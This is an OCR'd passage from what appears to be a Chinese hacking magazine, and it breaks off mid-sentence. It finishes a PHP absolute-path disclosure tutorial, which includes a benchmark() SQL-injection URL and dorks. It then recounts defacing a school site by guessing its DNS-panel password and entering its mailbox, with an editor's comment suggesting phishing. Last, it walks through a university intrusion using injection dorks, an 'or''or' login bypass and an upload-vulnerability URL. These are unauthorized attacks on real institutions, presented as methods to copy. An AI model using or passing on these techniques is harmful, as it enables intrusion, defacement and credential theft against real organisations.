


图1

weburl+phpmyadmin/themes/darkblue_orange/layout.inc.php，这是多么地轻松加愉快啊！

2、通过"最大执行时间"

在php.ini里有一条语句是"**max_execution_time**"，也就是PHP的最大执行时间。如果一个PHP页面在"MAX_EXECUTION_TIME"时间内没有执行完毕，PHP程序就会报错，而PHP报错的结果一般都会把绝对路径坦白的告诉我们。

我们可以使用DDOS，使打开目标网站的速度减慢，从而暴出路径。这个办法理论上是可行的，可是实际操作的代价很高，不是特别可取。既然我们不能在目标服务器上做手脚，但却可以在自己的计算机上搞些小动作，把主机访问PHP程序的速度减慢。诸如在路由上限制我们自己的带宽，挂一个速度极慢的代理等等，然后再浏览我们的目标网站，这些都是可以的。

3、通过MYSQL

有时候，WEB应用程序并不能返回任何有用的错误信息，这对我们来说就造成了一个非常严重的问题。不过，我们还可以使MYSQL数据库产生错误，这样我们就有一定的机会得到梦寐以求的绝对路径。

我们的想法十分美好，简直把年轻人浪漫的思想感情发挥得淋漓尽致。可是，现实总是很残忍，不幸的是MYSQL数据库内并没有简单的"WAIT"或者"SLEEP"函数让我们亲爱的数据库"昏迷"一会，从而产生我们想要的结果。

好在MYSQL数据库很好很强大，我们可以很黄很暴力的用非常复杂的运算累死他（这个思想类似于DOS）。我们可以用组合加密原语和benchmark函数来实现我们想要的效果。benchmark函数的作用是以指定的次数来计算指定的表达式，MYSQL参考手册里可以看到关于这个函数的如下描述：

```
mysql> use test;
Database changed
mysql> select benchmark(999999,sha1('hacking'));
+-----------------------------------+
| benchmark(999999,sha1('hacking')) |
+-----------------------------------+
|                                 0 |
+-----------------------------------+
1 row in set (2.75 sec)
```

图2

BENCHMARK(count,expr)

BENCHMARK()函数重复count次执行表达式expr，它可以用于计时MYSQL处理表达式有多快，结果值总是0。意欲用于MYSQL客户，它报告查询的执行时间。报告的时间是客户端的经过时间，不是在服务器端的CPU时间。执行BENCHMARK()若干次可能是明智的，并且注意服务器机器的负载有多重，以此来解释结果。只要我们把参数count设置大点，那么执行的时间就会变长。

下面我们看看在MYSQL里执行**select benchmark(999999,sha1('hacking'))**，也就是进行999999次SHA1运算的效果，如图2。

可以看到，执行时间为2.75秒。只要我们把参数count设置大一些，这样执行的时间就会变长，当执行时间超过了服务器所能承受的范围，我们的目的就达到了。

例如，在注入点上做如下操作：

```
http://www.tian6.com/index.php?id=521/**/union/**/select/**/1,2,3,4,benchmark(9999999,sha1(0x6861636B696E67)),6,7
```

ps：0x6861636B696E67是hacking的16进制，这么做是为了绕过magic_quotes_gpc=on时对单引号的限制。

4、通过搜索引擎

前几个方法实在有些麻烦，而最简单的方法莫过于让搜索引擎帮我们找。可以用GOOGLE或者百度搜索"warning:"之类的历史错误信息，看看之前有没有道友用某种"奇技淫巧"得到了网站的绝对路径。语法可以像"**site:tian6.com Warning:**"这样，搜索引擎就会帮我们找出来该网站历史错误的信息记录。如果运气好的话，直接用快照功能查看，得来全不费工夫。我用该方法很轻松的就找到了搜狗网站的绝对路径，如图3。

图3

其实，在PHP+MYSQL环境下得到绝对路径的方法还有很多，这其中靠PHPMYADMIN得到绝对路径的方法都有很多，如果各位道友有什么非常好的方法，可以到NOHACK论坛和我讨论，我的ID是知识型流氓。

编辑点评：

什么是好文章呢？发前人未想，思别人未思，让人眼前一亮的是好文章；另一类就是总结式的了，你看现在的黑客大部头书，那一本不是总结式的呢？搜集整理，汇编点评而成的也是好文章。但这篇文章也有缺点，就是立意是好的，但是收集的素材却不够多。像PHP暴绝对路径的还有php?id[]=123、phpmyadmin等各种版本的漏洞等等；在WEB目录上有虚拟目录列表、读robots.txt查看等方法。

另类黑XX理工学校

图 冰火[S.B.S.T]

通过本文您可以学到：

一则社工的小利用

看着自己学校的网站就来气，典型的弱智型。我想如果换上我一个黑页，比它首页强多了，呵呵。学校网站是全静态的，无处下手，而且也是买的空间放的网站，旁注下很难提权，权限设置得超级BT。

后来无意中转到了小波的博客，看到他写的关于社工的一遍文章，得到了一些灵感。打开http://tool.chinaz.com，通过Whois查域名注册人和维护人，得到一些管理员的信息，例如电话、信箱地址、邮编、相关信息，这样就可以去社工了，如图1、图2！

看到图2中的解析地址了吧，我们就打开www.dns-diy.com这网站，是个域名自助解析系统，它的域名如果要进行管理解析，就是从这里登录。




图1




图2




图3




图4

找到登录的地方，用户名一般都是域名，比如xxx.com，这里猜测用户名为“XXlgxx.com”(邯XX理工学校的网址)，先用简单的密码测试下，都不对。我就打开学校的网站，看学校的一些信息，如图3。

有没有可能他用学校电话号码做密码呢？登录了下，竟然上去了，如图4。提醒大家，千万别用自己家的电话、生日、手机号码等常用信息做密码，哪怕电话号码前加一个字母，也能让他猜几天。

现在说到怎么来黑，嘿嘿，大家都猜到了吧？改它的解析地址，如图5。

在我空间放一个黑页，将它域名的WWW和其它的解析都改成我的空间IP，再打开www.XXlgxx.com看一下，嘿嘿，成功了，我美丽的黑页，果真比原来的首页漂亮多了。




图5

还没有完呢！刚才看到学校还有邮箱xuexiao@XXlgxx.com，再碰碰运气吧，打开mail.XXlgxx.com，用户名是xuexiao，密码再用学校的一些基本信息，比如电话、域名等等来试一下，也登录成功，看来学校安全问题有待提高呀。

就到这里了，学校网页搞的是全静态，旁注也没有进展，只有靠域名解析达到黑站。我的目的不是为了挂黑页，其实就是要掌握更多的知识和思路。欢迎来黑手论坛一起讨论，我是冰火。

编辑点评：

这么名目张胆把别人的域名解析到自己空间，难道不怕自己被暴露？其实在获得域名管理权后，嘿嘿，完全可以搞个钓鱼计划……

我的一次完整入侵——渗透XX大学

sniperhg [0.S.T]

本文介绍了Gene6的另一种提权法

一、踩点

目标XX大学，主站域名www.XX.edu.cn。首先使用常用的招术：百度设置为每页显示100项结果，搜索：**inurl:asp? site:XX.edu.cn**，因为有很多学院的2级域名，所以难免存在有漏洞的网站，如图1。挨个检测了下，得到结果如下：

http://gh.jhun.edu.cn/ArticleShow.asp?ArticleID=96 MD5破不出来
http://yywz.XX.edu.cn/show.asp?id=125 成功进入后台
http://xyh.XX.edu.cn/show.asp?id=101 找不到后台
http://hhxy.XX.edu.cn/newsDetail.asp?fID=2&sID=5&aID=90 找不到后台




图1

http://www.XX.edu.cn/pages/lm_new_show.asp?id=1093 主站的注入点，找不到后台

最后目标锁定为**http://yywz.XX.edu.cn/show.asp?id=125**，打开管理登录页面，习惯性的先试了试万能密码**'or''or'**，还真进去了！如图2。很眼熟，貌似是有上传漏洞的雷驰系统。

二、社工到SHELL+Gene6提权

百度了一下，漏洞利用如下：

构造**http://localhost/leichinews/admin/uploadPic.asp?actionType=mod&picName=test.asp**,然后在上传文件里填写要




图2

